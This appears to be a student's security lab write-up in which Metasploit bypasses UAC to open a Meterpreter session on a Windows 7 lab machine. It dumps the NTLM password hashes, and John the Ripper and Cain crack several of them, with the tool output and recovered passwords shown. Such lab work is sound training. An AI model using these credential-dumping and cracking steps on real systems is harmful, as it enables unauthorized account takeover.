[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 2 opened (192.168.217.3:4444 -> 192.168.217.2:43741) at 2022-12-07 18:57:15 -0500

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Alf:1003:aad3b435b51404eeaad3b435b51404ee:c22b315c040ae6e0efee3518d830362b:::
Benji:1004:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Cornelius:1005:aad3b435b51404eeaad3b435b51404ee:91d5b3ce10ef251dff59a63f93d34b36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > 
```



Choose the account you would like to change

Window 7
Administrator
Password protected

Alf
Standard user
Password protected

Benji
Standard user
Password protected


Cornelius
Standard user
Password protected

Guest
Guest account is off

User accounts Alf, Benji, and Cornelius with different passwords


1. Password hashes using "hashdump" highlighted in white

2. Password hashes in jnava014.WinHash file




```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Alf:1003:aad3b435b51404eeaad3b435b51404ee:c22b315c040ae6e0efee3518d830362b:::
Benji:1004:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Cornelius:1005:aad3b435b51404eeaad3b435b51404ee:91d5b3ce10ef251dff59a63f93d34b36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Cracked passwords for Alf, Benji, and Cornelius. I noticed that the first two passwords were cracked right away because they’re most likely the simplest passwords. But for Cornelius, while the password is still relatively simple, it still took a couple of extra seconds to crack it.



```
core      Desktop   Downloads  Pictures  rockyou.txt  Videos
CYSE301   Documents Music      Public    Templates    VMshare
root@CS2APenTest:~# john jnava014.WinHash
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 208 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                 (Window 7)
                 (HomeGroupUser$)
                 (Guest)
                 (Cornelius)
                 (Benji)
                 (Alf)
                 (Administrator)
7g 0:00:00:00 DONE 2/3 (2022-12-07 18:59) 28.00g/s 46720p/s 46720c/s 327040C/s 123456..CHANGEC
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
root@CS2APenTest:~# john jnava014.WinHash --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (Window 7)
password1        (Benji)
123456789        (Alf)
                 (Administrator)
                 (Guest)
Proceeding with incremental:ASCII
rockyou          (Cornelius)
```

3. Getting ready to perform the dictionary attack.



Dictionary

File	Position

Key Rate

Dictionary Position


Current password

Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- □ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
3 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
```

2 of the 3 hashes were cracked using the dictionary attack.



Charset

● Predefined

abcdefghijklmnopqrstuvwxyz0123456789

○ Custom

Password length

Min 6

Max 16

Start from

mzok5a

Keyspace


8.18605142737344411E+024

Current password

Key Rate

Time Left

```
Plaintext of 5835048CE94AD0564E29A924A03510EF is password1
Plaintext of C22B315C040AE6E0EFEE3518D830362B is 123456789
Attack stopped!
2 of 3 hashes cracked
```



Dictionary Attack

Dictionary

File	Position
✓ C:\Program Files\Cain\Wordlists\Wordlist.txt	3456292

Key Rate

Dictionary Position

Current password

Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of C22B315C040AE6E0EFEE3518D830362B is 123456789
Plaintext of 5835048CE94AD0564E29A924A03510EF is password1
Attack stopped!
2 of 3 hashes cracked
```